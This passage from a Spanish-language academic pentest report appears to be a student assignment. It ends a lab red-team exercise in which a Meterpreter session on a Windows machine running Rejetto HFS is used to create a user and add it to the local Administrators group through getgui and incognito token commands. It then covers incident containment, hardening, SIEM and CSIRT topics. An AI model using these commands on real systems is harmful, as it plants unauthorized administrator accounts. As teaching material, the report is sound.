


Fuente: propia.

Ahora se procede con verificar que la máquina es vulnerable al escalamiento de privilegios, a través de la creación de un usuario con privilegios de administrador.

Primero, se comprueba los usuarios existentes en la máquina atacada.

Figura 52. Usuarios existentes en la máquina atacada.




Fuente: propia.

Ahora, se procede a crear el usuario *SilviaSierra* y se le asigna la contraseña *passw21* desde metasploit aprovechando la sesión de meterpreter abierta.

Esto se lleva a cabo con el comando *run getgui –u SilviaSierra –p passw21.*


Figura 53. Creación de usuario en máquina atacada desde la sesión de meterpreter.



Fuente: propia.

Ahora se verifica que el usuario se haya creado en la máquina de Windows.

Figura 54. Verificación de creación de usuario en la máquina atacada desde metasploit.




Fuente: propia.

Aunque el usuario fue creado satisfactoriamente, aún no cuenta con permisos de administrador. Para ello, con el comando *use incognito* se inicia la aplicación incognito integrada a meterpreter que permite suplantar tokens de un usuario al comprometer un sistema.

También se listan los tokens por nombre de grupo, con el comando *list_tokens –g*.


Figura 55. Uso de incognito en meterpreter para escalamiento de privilegios.



Fuente: propia.

Para ver los demás comandos que se pueden usar en la aplicación incógnito en meterpreter, se ejecuta el comando *help*.


Figura 56. Comandos de incognito en meterpreter.



Fuente: propia.

Se usa el comando *add_localgroup_user "Administradores" "SilviaSierra"* para añadir el usuario creado previamente al grupo local de administradores en la máquina atacada. Con lo cual se otorgan los permisos como administrador al usuario especificado.


Figura 57. Asignación de permisos de administrador a usuario creado en máquina atacada.



Fuente: propia.

Como último paso se verifica y evidencia que el usuario SilviaSierra ahora cuenta con privilegios de administrador.

Figura 58. Usuario administrador creado satisfactoriamente en máquina atacada.



Fuente: propia.

De esta forma se logró el escalamiento de privilegios por medio de la explotación de una vulnerabilidad detectada en la aplicación Rejjeto que se ejecuta en la máquina atacada.

4. Contención de ataques informáticos

4.1. ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

De forma previa debe haberse establecido un plan de respuesta a incidentes, con base en el plan, actuaría de la siguiente manera ante un ataque en tiempo real:

Teniendo en cuenta que dependiendo del tipo de incidente que se esté ejecutando varía la estrategia de contención así que, inicialmente considero que debe identificarse el tipo de ataque, su posible gravedad y alcance.

Al identificar el tipo de incidente al que me estoy enfrentando podría tomar la decisión de cerrar un servidor, detener un servicio específico, aislar un terminal o la acción que me permita contener el ataque y minimizar el impacto en el sistema.

Una vez tomada la acción que permita contener el ataque, realizaría una búsqueda dentro del sistema involucrado para identificar si algún malware se coló en el sistema para posteriormente eliminarlo.

Durante todo este proceso, es importante evidenciar y documentar el ataque desde un inicio, así como las medidas que se toman para detenerlo, esto no sólo servirá para tomar medidas legales, sino que además servirá como insumo para implementar medidas que fortalezcan la seguridad de los sistemas de la organización enfocándose en las vulnerabilidades explotadas y evitar futuros ataques.

Por último, procedería a verificar la recuperación del sistema ante el incidente y además realizaría un monitoreo continuo para evitar que haya una reinfección.

4.2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team qué medidas de hardenización propondría para que el ataque no se repita?

Con base en las vulnerabilidades identificadas en el ejercicio de Red Team, se proponen las siguientes medidas de hardenización para evitar que surja un ataque de la misma naturaleza:

- Activar Firewall e instalar un antivirus.
- Actualizar el Sistema Operativo a una versión reciente.
- Mantener actualizadas las aplicaciones en uso.
- Verificación e instalación continua de parches de seguridad.
- Cierre de puertos que no se estén usando.
- Frente a la vulnerabilidad específica “Apache Struts 2 s:a / s:url Tag href Element XSS”, se sugiere actualizar la herramienta Struts a la versión 2.1.1 / 2.0.11.1 o más reciente.
- Actualización de la versión de la aplicación Rejjeto o cambio de servidor web por uno con mayor seguridad.

4.3. ¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

A pesar de que tanto un Blue Team y un equipo de respuesta a incidentes informáticos trabajan bajo la premisa de que la organización será víctima de un ataque, cada uno realiza una serie de tareas específicas que les permite estar preparados para hacerle frente y eliminar o mitigar las afectaciones que pueda generar en el sistema.

Un Blue team hace parte de la seguridad defensiva de una organización, analizan continuamente el comportamiento de un sistema y sus usuarios (revisión de tráfico de datos, identificación del origen y destino de las conexiones y tareas que ejecutan los usuarios), para detectar vulnerabilidades.

También se encargan de verificar la efectividad de las medidas de seguridad tomadas dentro de la organización; así como de evaluar amenazas que puedan afectar al sistema y a partir de la información recolectada y los análisis realizados proponer soluciones que robustezcan la seguridad del sistema.

Por su parte, un equipo de respuesta a incidentes informáticos o también llamado CSIRT responde directamente ante los ataques cibernéticos que se presenten en una organización, de forma que controlen y mitiguen las consecuencias de los mismos y se restauren las actividades con el mínimo impacto y en el menor tiempo posible, permitiendo a una organización seguir operando sin problema.

También se encargan de documentar y evidenciar los incidentes ocurridos dentro de una organización para mantener un registro que permita identificar el origen, así como los posibles daños y las lecciones aprendidas que sirven como referencia para prevenir ataques futuros y contar con posibles soluciones.

La diferencia radica en que el BlueTeam si bien está presente de forma permanente y realiza ciertas tareas de análisis y de robustecimiento de la seguridad, el equipo de respuesta a incidentes toma presencia cuando se materializa un incidente de ciberseguridad, son la parte ofensiva que elimina las amenazas y minimiza los daños en el sistema bajo una situación de ataque.

4.4. ¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS “Center For Internet Security” usted lo utilizaría para qué fin?

Articularía esfuerzos con el grupo de expertos de la organización CIS, para implementar dentro de WhiteHouse Security las buenas prácticas establecidas en los Controles y las Referencias de Seguridad Crítica.

La implementación de estos controles y referencias permitirá fortalecer la estrategia de seguridad (prevención, protección, respuesta y recuperación) al interior de la organización, con el fin de minimizar vulnerabilidades que den paso a un ataque cibernético.

4.5. Explique y redacte las funciones y características principales de lo que es un SIEM.

Al hablar de un SIEM, también conocido como Gestión de Eventos e Información de Seguridad, se hace referencia a un tipo de software que opera con inteligencia

procesable para generar un panorama global de la seguridad informática dentro de una organización.

Este software facilita la identificación de posibles amenazas en las redes mediante el monitoreo continuo del comportamiento y la centralización y análisis en tiempo real de los eventos de seguridad y los datos generados por los sistemas de protección implementados en una organización para a la vez propiciar una oportuna respuesta de incidentes.

Teniendo en cuenta que el volumen de información generado por estos sistemas de seguridad puede dificultar o impedir que se realice un análisis manual de los datos, el software SIEM ofrece como solución un análisis automatizado que permite identificar, clasificar y evitar posibles ataques.

A través de este análisis se detectan conductas extrañas en los sistemas de una organización, se facilita la diferenciación entre amenazas con riesgo bajo y amenazas que puedan llegar a comprometer el sistema y se reduce el tiempo de detección de ataques.

Con base en los parámetros configurados, este software genera informes sobre el estado actual de la infraestructura de TI y alerta sobre conductas inusuales que puedan desencadenar ataques.

Es importante tener en cuenta que para que un SIEM pueda realizar el análisis, es necesario que la organización tenga establecido un proceso de estandarización de datos que permita al software leer los datos en un formato común y llevar a cabo un análisis efectivo.

4.6. Defina por lo menos 3 herramientas de contención de ataques informáticos “hardware o software”, recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Entre las herramientas que se enfocan en la contención de ataques informáticos se encuentran las siguientes:

Firewall: Un firewall de hardware o software es una herramienta que crea una barrera de defensa entre los dispositivos y la red para protegerlos de amenazas potenciales, analizando el tráfico de las conexiones e impidiendo las que provengan de usuarios no deseados.

EDR (Endpoint Detection Response): es un sistema de detección y respuesta de terminales que detecta amenazas avanzadas, con respecto a las detectadas por un antivirus tradicional, y permite actuar inmediatamente para eliminarlas o minimizar sus efectos. También permite generar un análisis que permite identificar las causas del fallo de seguridad para crear estrategias que minimicen la posibilidad de que el incidente vuelva a ocurrir.

EPP (Endpoint Protection Platform): es una plataforma de protección de terminales que integra tecnologías de protección para prevenir intrusiones y pérdida de información, a través de la detección y detención de amenazas en el perímetro de una red.

CONCLUSIONES

- La ciberseguridad no es un tema que las organizaciones y empresas deban tomar a la ligera, ya que de esto puede depender la confidencialidad, integridad y disponibilidad de su información.
- Existen múltiples herramientas gratuitas que permiten detectar vulnerabilidades y evaluar el estado de seguridad informática en una organización.
- Con el uso de múltiples herramientas tecnológicas se le puede hacer frente a los posibles ataques cibernéticos a los que pueda estar expuesto un sistema.
- En Colombia, los delitos informáticos tienen penas de prisión de hasta 120 meses, además de multas que llegan a los 1500 smlmv.
- VirtualBox es una herramienta que permite simular un entorno de trabajo de computadores, es de utilidad para realizar pruebas de ciberseguridad.
- En Colombia, existen leyes que velan por la protección de la información, los datos y sistemas informáticos.
- Los Códigos de Ética para el ejercicio de las funciones, regulan y determinan si el accionar de los profesionales en determinados ámbitos es ético o no.
- El incumplimiento de lo que se estipula en la normatividad colombiana puede acarrear sanciones como penas de prisión, multas, y para el caso de los Códigos de Ética, pueden acarrear desde amonestaciones escritas, hasta la cancelación de la matrícula profesional.
- Se demostró que la aplicación Rejetto v. 2.3. tiene una serie de vulnerabilidades que permiten la ejecución de comandos remotos dando paso a ataques como el escalamiento de privilegios.
- Existen múltiples vulnerabilidades cibernéticas reportadas en internet que pueden ser explotadas por atacantes para robar información y realizar múltiples daños a los sistemas de las organizaciones.
- Todas las organizaciones deberían designar recursos para la ejecución de pruebas de penetración que permitan identificar las vulnerabilidades cibernéticas existentes en sus sistemas y aplicaciones, con el fin de aplicar medidas de seguridad que permitan proteger su información.
- Al realizar pentestings sin la debida autorización se incurre en el incumplimiento de lo que se estipula en la normatividad colombiana y puede acarrear sanciones como penas de prisión, multas y la cancelación de la matrícula profesional.
- Debido al incremento en los riesgos y amenazas informáticas ha cobrado importancia establecer equipos al interior de las organizaciones para fortalecer la seguridad, disponibilidad y confidencialidad de la información.
- Los controles y referencias de seguridad establecidos por el Centro para la Seguridad en Internet permiten fortalecer la estrategia de seguridad dentro de una organización.

RECOMENDACIONES

- Mantener activo el firewall del sistema y, de ser posible, instalar firewalls adicionales que brinden mayor seguridad tanto al dispositivo de forma individual como a nivel general a todos los dispositivos conectados a la red.
- Instalar un antivirus confiable y actualizado.
- Actualizar el Sistema Operativo a una versión reciente.
- Mantener actualizadas las aplicaciones en uso.
- Bloquear puertos que no estén en uso.
- Verificación e instalación continua de parches de seguridad.
- Frente a la vulnerabilidad específica “Apache Struts 2 s:a / s:url Tag href Element XSS”, se sugiere actualizar la herramienta Struts a la versión 2.1.1 / 2.0.11.1 o más reciente.
- Actualizar la versión del servidor web Rejetto a la versión 2.4.0 que no tiene vulnerabilidades reportadas u optar por usar un servidor web alternativo.
- Implementar las buenas prácticas establecidas en los Controles y las Referencias de Seguridad Crítica del Center For Internet Security ya que permitirá fortalecer la estrategia de seguridad (prevención, protección, respuesta y recuperación) al interior de la organización, con el fin de minimizar vulnerabilidades que pueden dar paso a un ataque cibernético.
- Si la organización requiere automatizar el monitoreo continuo de sus sistemas y la detección de amenazas puede implementar un software SIEM (Gestión de Eventos e Información de Seguridad).
- Capacitar a los integrantes del equipo de trabajo de la organización a modo prevención ante los ataques más comunes, como los de Ingeniería social o tipo malware.

REFERENCIAS BIBLIOGRÁFICAS

MARQUEZ DE MELO, José “Comunicación e integración latinoamericana: El papel de ALAIC”. {En línea}. {10 julio de 2008} disponible en: (www.mty.itsem.mx/externos/alaic/texto1html).

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1273 de 2009. {En línea}. {25 de agosto de 2021}. Disponible en: (https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones%2C%20entre%20otras%20disposiciones)

DELTA ASESORES. [Sitio web]. Cali. Ley de Delitos Informáticos en Colombia. {En línea}. {25 de agosto de 2021}. Disponible en: (https://www.deltaasesores.com/ley-de-delitos-informaticos-en-colombia/)

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1266 de 2008. {En línea}. {25 de agosto de 2021}. Disponible en: (https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488)

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1581 de 2012. {En línea}. {25 de agosto de 2021}. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

PRESIDENCIA DE LA REPÚBLICA DE COLOMBIA. Decreto 1081 de 2015. {En línea}. Mayo, 26 de 2015. {25 de agosto de 2021} Disponible en: http://wp.presidencia.gov.co/sitios/normativa/dapre/Normativa/Decreto-1081-2015.pdf

DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Decreto 1377 de 2013. {En línea}. {25 de agosto de 2021}. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

PANDA SECURITY. Pentesting: una herramienta muy valiosa para tu empresa. {En línea}. Febrero, 26 de 2018. {25 de agosto de 2021}. Disponible en: https://www.pandasecurity.com/es/mediacenter/seguridad/pentesting-herramienta-empresa/

Catoira, Fernando. Penetration Test, ¿en qué consiste? {En línea}. Julio, 24 de 2012. {25 de agosto de 2021}. Disponible en: https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/

Fonte, Alberto. Herramientas OSINT: Una recopilación de tools para obtener datos y convertirlos en ciberinteligencia. {En línea}. Abril, 30 de 2021. {25 de agosto de

2021}. Disponible en: https://derechodelared.com/herramientas-osint-recopilatorio/#:~:text=OSINT%20hace%20referencia%20al%20conjunto,correlacionarlos%20convirti%C3%A9ndolos%20en%20conocimiento%20%C3%BAtil.

WE LIVE SECURITY. Auditando con Nmap y sus scripts para escanear vulnerabilidades. {En línea}. Febrero, 12 de 2015. {25 de agosto de 2021}. Disponible en: https://www.welivesecurity.com/la-es/2015/02/12/auditando-nmap-scripts-escanear-vulnerabilidades/

CAMBIO DIGITAL ONLINE. Qué es el modelado de amenazas. {En línea}. Mayo, 15 de 2020. {25 de agosto de 2021}. Disponible en: https://cambiodigital-ol.com/2020/05/que-es-el-modelado-de-amenazas/

Bortnik, Sebastián. Pruebas de penetración para principiantes: 5 herramientas para empezar. {En línea}. {27 de agosto de 2021}. Disponible en: https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar

VIRTUALBOX. Welcome to VirtualBox.org! {En línea}. {27 de agosto de 2021}. Disponible en: https://www.virtualbox.org/

Rosero, Ricardo. Herramienta gratuita para realizar reportes de Pentesting. {En línea}. Noviembre, 16 de 2016. {27 de agosto de 2021}. Disponible en: https://rrsolucionesit.com/herramienta-gratuita-para-realizar-reportes-de-pentesting/

METASPLOIT. Metasploit. {En línea}. {27 de agosto de 2021}. Disponible en: https://www.metasploit.com/

WE LIVE SECURITY. Cómo utilizar OpenVAS para la evaluación de vulnerabilidades. {En línea}. Noviembre, 18 de 2014. {27 de agosto de 2021}. Disponible en: https://www.welivesecurity.com/la-es/2014/11/18/como-utilizar-openvas-evaluacion-vulnerabilidades/

OPENVAS. OpenVAS – Open Vulnerability Assessment Scanner. {En línea}. {27 de agosto de 2021}. Disponible en: https://www.openvas.org/

CIBERSEGURIDAD COMPRENSIBLE. Metasploit: ¿Qué es y cómo usarlo? #metasploit #rapid7 #ciberseguridad. {En línea}. Noviembre, 28 de 2020. {27 de agosto de 2021}. Disponible en: https://www.youtube.com/watch?v=anCOtQEOJ2M

NMAP.ORG. Guía de referencia de Nmap (Página de manual). {En línea}. {27 de agosto de 2021}. Disponible en: https://nmap.org/man/es/index.html

DRAGONJAR. ¿Cómo se realiza un Pentest? {En línea}. {27 de agosto de 2021}. Disponible en: https://www.dragonjar.org/como-realizar-un-pentest.xhtml

RED HAT. El concepto de CVE. {En línea}. {27 de agosto de 2021}. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

EXPLOIT DATABASE. About The Exploit Database. {En línea}. {28 de agosto de 2021}. Disponible en: https://www.exploit-db.com/about-exploit-db

Mendoza, Marco. Las mejores bases de datos de exploits para investigadores de seguridad. {En línea}. Febrero, 10 de 2021. {28 de agosto de 2021}. Disponible en: https://hackingymas.com/las-mejores-bases-de-datos-de-exploits-para-investigadores-de-seguridad/

OSTEC. Pentest: ¿qué es y cuáles son los principales tipos? {En línea}. Junio, 7 de 2018. {28 de agosto de 2021}. Disponible en: https://ostec.blog/es/seguridad-perimetral/pentest-concepto-tipos/

UNIVERSIDAD INTERNACIONAL DE VALENCIA. Equipo de expertos. Por qué es importante la ciberseguridad. {En línea}. Marzo, 23 de 2021. {28 de agosto de 2021}. Disponible en: https://www.universidadviu.com/pe/actualidad/nuestros-expertos/por-que-es-importante-la-ciberseguridad

Consejo Profesional Nacional de Ingeniería. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. {En línea}. {10 de septiembre de 2021}. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Revista Semana. Chuzadas: así fue la historia. {En línea}. 8 de febrero de 2014. {10 de septiembre de 2021}. Disponible en: https://www.semana.com/nacion/articulo/chuzadas-a-negociadores-de-la-paz-por-parte-del-ejercito-nacional-asi-fue-la-historia/376548/

Revista Semana. ¿Qué se ha encontrado hasta ahora? {En línea}. 8 de febrero de 2014. {10 de septiembre de 2021}. Disponible en: https://www.semana.com/nacion/articulo/chuzadas-lo-que-se-ha-encotrado/376549-3/

Ejército Nacional de Colombia. Código De Ética Institucional Del Ejército Nacional. {En línea}. {10 de septiembre de 2021}. Disponible en: https://www.ejercito.mil.co/transparencia_acceso_informacion/informacion_interes/estudios_investigaciones_otras_397432/_437073&download=Y#:~:text=Mantener%20una%20actitud%20de%20compromiso,honradez%20y%20al%20honor%20militar.

HFS - HTTP FILE SERVER. HFS - Http File Server. {En línea}. {24 de septiembre de 2021}. Disponible en: https://rejetto.com/hfs/

Pardo, Lisandro. HTTP File Server: Comparte archivos de manera sencilla con un mini-servidor web. {En línea}. {24 de septiembre de 2021}. Disponible en: https://www.neoteo.com/http-file-server-comparte-archivos-de-manera-sencilla-con-un-mini-servidor-web/

SOPHOS. Sophos se une al programa de Vulnerabilidades y Exposiciones Comunes (CVE). {En línea}. 14 de enero de 2021. {24 de septiembre de 2021}. Disponible en: https://news.sophos.com/es-es/2021/01/14/sophos-se-une-al-programa-de-vulnerabilidades-y-exposiciones-comunes-cve/

CVE. CVE-2020-13432. {En línea}. 24 de mayo de 2020. {24 de septiembre de 2021}. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13432

CVE. CVE-2014-6287. {En línea}. 09 de septiembre de 2014. {24 de septiembre de 2021}. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287

CVE. CVE-2014-7226. {En línea}. 29 de septiembre de 2014. {24 de septiembre de 2021}. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7226

WE LIVE SECURITY. Advierten sobre los riesgos de seguridad que supone seguir utilizando Windows 7. {En línea}. 06 de agosto de 2020. {24 de septiembre de 2021}. Disponible en: https://www.welivesecurity.com/la-es/2020/08/06/advierten-sobre-los-riesgos-de-seguridad-que-supone-seguir-utilizando-windows-7/

CVE. CVE-2008-6682. {En línea}. 09 de abril de 2009. {24 de septiembre de 2021}. Disponible en: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-6682

VERACODE. Ataque de hombre en el medio (MITM). {En línea}. {24 de septiembre de 2021}. Disponible en: https://www.veracode.com/security/man-middle-attack

ETHICAL HACKING CONSULTORES. Cómo usar searchsploit para encontrar exploits. {En línea}. 27 de noviembre de 2018. {24 de septiembre de 2021}. Disponible en: https://blog.ehcgroup.io/2018/11/27/01/00/39/4198/como-usar-searchsploit-para-encontrar-exploits/hacking/ehacking/

ÁLVARO LARA. Descubre exploits con Exploit-db. {En línea}. 17 de julio de 2013.

{24 de septiembre de 2021}. Disponible en: https://www.alvarolara.com/2013/07/17/descubre-exploits-con-exploit-db/

OFFENSIVE SECURITY. ENABLING REMOTE DESKTOP. {En línea}. {24 de septiembre de 2021}. Disponible en: https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/

THE HACKERWAY. Meterpreter e Incognito, Impersonalizando Tokens. {En línea}. 3 de mayo de 2011. {24 de septiembre de 2021}. Disponible en: https://thehackerway.com/2011/05/03/meterpreter-e-incognito-impersonalizando-tokens/

OFFENSIVE SECURITY. FUN WITH INCOGNITO. {En línea}. {24 de septiembre de 2021}. Disponible en: https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

RAPID 7. Malicious Git and Mercurial HTTP Server For CVE-2014-9390. {En línea}. {24 de septiembre de 2021}. Disponible en: https://www.rapid7.com/db/modules/exploit/multi/http/git_client_command_exec/

DIFERENCIARIO. Diferencia entre Git y Mercurial. {En línea}. {24 de septiembre de 2021}. Disponible en: https://diferenciario.com/git-y-mercurial/

PROGRAMMER CLICK. [Traducción] Metasploit: Cómo usar Reverse Shell en Metasploit. {En línea}. 10 de junio de 2018. {24 de septiembre de 2021}. Disponible en: https://programmerclick.com/article/21581665648/

NORDSTERN TECHNOLOGIES. ¿Cómo ahorrar en Seguridad Informática con una POC? {En línea}. {24 de septiembre de 2021}. Disponible en: https://www.nordsterntech.com/post/c%C3%B3mo-ahorrar-en-seguridad-inform%C3%A1tica-con-una-poc

INCIBE. Primeros pasos en la respuesta a incidentes. {En línea}. 7 de marzo de 2019. {24 de septiembre de 2021}. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/primeros-pasos-respuesta-incidentes

TECHTARGET. Equipo de Respuesta frente a Incidencias de Seguridad Informática (CSIRT). {En línea}. Noviembre de 2012. {4 de octubre de 2021}. Disponible en: https://searchdatacenter.techtarget.com/es/definicion/Equipo-de-Respuesta-frente-a-Incidencias-de-Seguridad-Informativa-CSIRT#:~:text=Un%20Equipo%20de%20Respuesta%20frente,o%20un%20grupo%20ad%20hoc.

WE LIVE SECURITY. 18 de mayo de 2015. ¿Qué es y cómo trabaja un CSIRT para dar respuesta a incidentes? {En línea}. {4 de octubre de 2021}. Disponible en:

https://www.welivesecurity.com/la-es/2015/05/18/que-es-como-trabaja-csirt-respuesta-incidentes/

IT DIGITAL SECURITY.¿Qué es un Blue Team y cómo trabaja? {En línea}. 30 de mayo de 2018. {4 de octubre de 2021}. Disponible en: https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja

